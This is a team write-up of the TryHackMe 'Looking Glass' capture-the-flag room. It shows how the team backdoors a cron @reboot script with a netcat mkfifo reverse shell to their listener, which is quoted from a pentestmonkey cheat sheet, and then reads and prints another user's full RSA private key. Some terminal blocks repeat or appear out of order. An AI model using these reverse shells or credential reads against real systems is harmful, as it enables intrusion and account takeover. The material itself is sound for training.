Finally, Sabrina has found the user's flag. However, by only using the **cat user.txt** , the flag was reversed. So, she had used **cat user.txt | rev** to get the normal one.

```
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

Final result:

After obtaining the user flag, Vaari and Sabrina confirmed the answer by submitting it in TryHackMe.



2) Initial Foothold (where you gain the first reverse shell)

Members Involved: Vaarindran (Vaari), Tengku Alyssa Sabrina (Sabrina)

Tools used: AttackBox, WSL, Terminal, VI Editor, cat, crontab, SSH, Pentest Monkey

Thought Process and Methodology and Attempts:

To figure out and find any users and path for getting to root, Vaari can view the passwd file. The passwd file allows users to keep track of all registered users that has access to the system. To do so, all we have to input is cat /etc/passwd and observe the output.

```
┌──(kali㉿Vaari_HP)-[~]
└─$ ssh jabberwock@10.10.32.109
The authenticity of host '10.10.32.109 (10.10.32.109)' can't be established.
ED25519 key fingerprint is SHA256:xs9LzYRViB8jiE4uU7UlpLdwXgzR3sCZpTYFU2RgvJ
4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:816: [hashed name]
    ~/.ssh/known_hosts:836: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.32.109' (ED25519) to the list of known hos
ts.
jabberwock@10.10.32.109's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls -l
total 12
-rw-rw-r-- 1 jabberwock jabberwock 935 Jun 30  2020 poem.txt
-rwxrwxr-x 1 jabberwock jabberwock  38 Jul  3  2020 twasBrillig.sh
-rw-r--r-- 1 jabberwock jabberwock  38 Jul  3  2020 user.txt
jabberwock@looking-glass:~$ cat user.txt |rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$ cat /etc/passwd
```

From the output, Vaari can observe that there is more than one user in the machine.

```
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$
```

Another thing Vaari did to analyse the machine is checking out **crontab**. By doing this, they can figure out the machine's regular schedule, which helped them find out what caused the random ports to respond. To do this, Vaari just input **cat /etc/crontab** and analysed the output

```
tryhackme:x:1000:1000:TryHackMe:/home/tryhackme:/bin/bash
jabberwock:x:1001:1001:,,,:/home/jabberwock:/bin/bash
tweedledum:x:1002:1002:,,,:/home/tweedledum:/bin/bash
tweedledee:x:1003:1003:,,,:/home/tweedledee:/bin/bash
humptydumpty:x:1004:1004:,,,:/home/humptydumpty:/bin/bash
alice:x:1005:1005:Alice,,,:/home/alice:/bin/bash
jabberwock@looking-glass:~$ cat /etc/crontab
```

By analysing the output, Vaari and Sabrina concluded that whenever the server was rebooted, **twasBrilling.sh** runs as **Tweedledum** (another user).

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

Before we proceed further, we can check what **sudo permission** we have, for us to make sure that we have the privileges to run programs with security privileges of any users. To do so, run **sudo -l** and observe the output

```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\
:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

From the output, Vaari and Sabrina determined that they could reboot the machine without needing a password as their initial user jabberwock.

By using **vi twasBrillig.sh**, Sabrina could manage to change the content of **twasbrillig.sh**.

```
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$
```

To delete the **wall $(cat /home/jabberwock/poem.txt)**, Sabrina used **Esc+:+d+Enter**.

Sabrina copied the reverse shell for netcat from https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

Netcat


Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:


```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

Then, Sabrina inserted the netcat reverse shell from pentestmonkey with **rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.80.198 1234 >/tmp/f**




To exit from the script, Sabrina had used **Esc+:+wq+Enter**.

Then, Sabrina opened a new tab in the terminal to listen to the port number **4444** by using Netcat with the command **nc -lvnp 4444**.



Back to the previous tab, by using the command **sudo /sbin/reboot**, Sabrina has managed to reboot the box.



Next, Sabrina has used **ping 10.10.180.179** to test the network. Different IP addresses in the screenshots are because Sabrina had done multiple tryouts since some of the trials took too much time for the Netcat to complete.

```
root@ip-10-10-44-75:~# ping 10.10.180.179
PING 10.10.180.179 (10.10.180.179) 56(84) bytes of data.
```

```
root@ip-10-10-44-75:~# ping 10.10.180.179
PING 10.10.180.179 (10.10.180.179) 56(84) bytes of data.
64 bytes from 10.10.180.179: icmp_seq=5 ttl=64 time=0.602 ms
64 bytes from 10.10.180.179: icmp_seq=6 ttl=64 time=0.408 ms
64 bytes from 10.10.180.179: icmp_seq=7 ttl=64 time=0.381 ms
64 bytes from 10.10.180.179: icmp_seq=8 ttl=64 time=0.375 ms
64 bytes from 10.10.180.179: icmp_seq=9 ttl=64 time=0.343 ms
64 bytes from 10.10.180.179: icmp_seq=10 ttl=64 time=0.390 ms
```

After the Netcat received the connection, this is the output that appeared on the terminal.

```
root@ip-10-10-44-75:~# nc -nvlp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.180.179 42662 received!
/bin/sh: 0: can't access tty; job control turned off
$
```

Aisyah had a few problems with the reverse shell. Her netcat kept failing to listen for the reverse shell sent by jabberwock's machine in the twasBrillig.sh file.

```
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.90.233 closed by remote host.
Connection to 10.10.90.233 closed.

┌──(aisyah㉿kali)-[~]
└─$

┌──(aisyah㉿kali)-[~]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
```

This caused her to lose her connection to looking-glass. Moreover, jabberwock changes his password every time the connection is closed. Thus, she had to restart from zero by looking for the correct port.

She then soon realised her mistake for the reverse shell when she realised she accidentally typed in the wrong IP address in her reverse shell. It turns out it was sending the reverse shell back to itself. Thus, she solved this problem by changing the IP address to the correct IP.

Wrong reverse shell:

```
└─$ /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.10.90.233 4444 >/tmp/fs
```

Correct reverse shell:

```
#wall $(cat /home/jabberwock/poem.txt)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.18.37.160 4444 >/tmp/f
~
```

3) Horizontal Privilege Escalation (If any, if you pivot to other users)

<u>Question: Get the root flag.</u>

Members Involved: Nur Aisyah Nabila (Aisyah), Asyrani Syazwan (Asyer)

Tools used: Kali Linux, OpenVPN, Terminal, python3, Cyberchef, VI Editor, RSA Private Key, AttackBox, stty, chmod

Thought Process and Methodology and Attempts:

When the Netcat successfully listens to the ping, Asyer proceeded on stabilizing the shell by using Python3. To stabilize it, Asyer needs to use the command **python3 -c 'import pty;pty.spawn("/bin/bash")'**.

```
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
tweedledum@looking-glass:~$
```

Now that Asyer has successfully accessed tweedledum, Asyer pressed **ctrl+z** to return to the original terminal.

```
tweedledum@looking-glass:~$ ^Z
[1]+  Stopped                 nc -nvlp 4444
root@ip-10-10-56-223:~#
```

In the terminal, Asyer need to run **stty run -echo** to upgrade the reverse shell.

```
root@ip-10-10-56-223:~# stty raw -echo
root@ip-10-10-56-223:~#
```

After running it, Asyer need to bring back the reverse shell back to the foreground by using **fg**. Next, to return to the reverse shell, Asyer simply pressed **ctrl+c**.

```
root@ip-10-10-56-223:~# nc -nvlp 4444
                                     ^C
tweedledum@looking-glass:~$
```


Now that Asyer has finished stabilizing and upgrading the reverse shell, Asyer continued on the task. Asyer listed out the directories of the user by using **ls** and there, Asyer had identified a relevant file called **humptydumpty.txt**.

```
tweedledum@looking-glass:~$ ls
humptydumpty.txt  poem.txt
```


Asyer read out the text file by using **cat**.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
08e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6
9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a79787776757473727170 6f6e6d6c6b
tweedledum@looking-glass:~$
```


This text file cannot be read as it is hex. So, Asyer copied the whole text file and went to **CyberChef** to decode it.



Asyer pasted the text into **CyberChef** as input.



Now, Asyer selected **From Hex** as the file is from hex and we want to decode it.



Then, Asyer obtained the password for the user **humptydumpty**.

Now, Asyer can proceed on changing the user to **humptydumpty** by using **su username**. Asyer also pasted the password that has been obtained from the text file.

```
tweedledum@looking-glass:~$ su humptydumpty
Password:
humptydumpty@looking-glass:/home/tweedledum$
```

Asyer used the command **ls -al .ssh/id_rsa** to obtain the SSH credentials. He found out that **humptydumpty** was the owner of the **id_rsa** file.

```
humptydumpty@looking-glass:/home/alice$  ls -al .ssh/id_rsa
-rw------- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

Aisyah noticed that user alice's directory can be executable by other users.

```
humptydumpty@looking-glass:/home$ ls -l
ls -l
total 24
drwx--x--x 6 alice         alice         4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 08:54 humptydumpty
drwxrwxrwx 5 jabberwock    jabberwock    4096 Jul 27 08:49 jabberwock
drwx------ 5 tryhackme     tryhackme     4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee    tweedledee    4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum    tweedledum    4096 Jul  3  2020 tweedledum
```

Aisyah also noticed that to access the .ssh folder, it required a private SSH key. Thus, Aisyah tried to access the .ssh file in alice's home directory by executing the command **cat /home/alice/.ssh/id_rsa.**

```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --rep
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --rep
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --rep
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
jabberwock@looking-glass:/home$ ls -al twasBrillig.sh
ls: cannot access 'twasBrillig.sh': No such file or directory
jabberwock@looking-glass:/home$ cd
jabberwock@looking-glass:~$ ls -al twasBrillig.sh
-rwxrwxr-x 1 jabberwock jabberwock 38 Jul  3  2020 twasBrillig.sh
jabberwock@looking-glass:~$ vi twasBrillig.sh
jabberwock@looking-glass:~$ sudo /sbin/reboot
Connection to 10.10.71.201 closed by remote host.
Connection to 10.10.71.201 closed.

┌──(aisyah㉿kali)-[~]
└─$ ping 10.10.71.201
PING 10.10.71.201 (10.10.71.201) 56(84) bytes of data.
64 bytes from 10.10.71.201: icmp_seq=29 ttl=63 time=200 ms
64 bytes from 10.10.71.201: icmp_seq=30 ttl=63 time=207 ms
64 bytes from 10.10.71.201: icmp_seq=31 ttl=63 time=240 ms
64 bytes from 10.10.71.201: icmp_seq=32 ttl=63 time=203 ms
64 bytes from 10.10.71.201: icmp_seq=33 ttl=63 time=202 ms
64 bytes from 10.10.71.201: icmp_seq=34 ttl=63 time=305 ms
64 bytes from 10.10.71.201: icmp_seq=35 ttl=63 time=212 ms
64 bytes from 10.10.71.201: icmp_seq=36 ttl=63 time=218 ms
64 bytes from 10.10.71.201: icmp_seq=37 ttl=63 time=275 ms
64 bytes from 10.10.71.201: icmp_seq=38 ttl=63 time=215 ms
64 bytes from 10.10.71.201: icmp_seq=39 ttl=63 time=314 ms
64 bytes from 10.10.71.201: icmp_seq=40 ttl=63 time=198 ms
64 bytes from 10.10.71.201: icmp_seq=41 ttl=63 time=206 ms
^C
--- 10.10.71.201 ping statistics ---
41 packets transmitted, 13 received, 68.2927% packet loss, time 40697ms
rtt min/avg/max/mdev = 197.668/230.267/314.239/39.364 ms

┌──(aisyah㉿kali)-[~]
└─$
```

```
humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
humptydumpty@looking-glass:/home$
```

Aisyah copied the RSA Private Key and used the VI editor to paste it into a local file.

```
┌──(aisyah㉿kali)-[~]
└─$ vi id_rsa
```

```
humptydumpty@looking-glass:/home/tweedledum$ cd
cd
humptydumpty@looking-glass:~$ cd ..
cd ..
humptydumpty@looking-glass:/home$ ls
ls
alice  humptydumpty  jabberwock  tryhackme  tweedledee  tweedledum
humptydumpty@looking-glass:/home$ cat alice/.ssh/id_rsa
cat alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
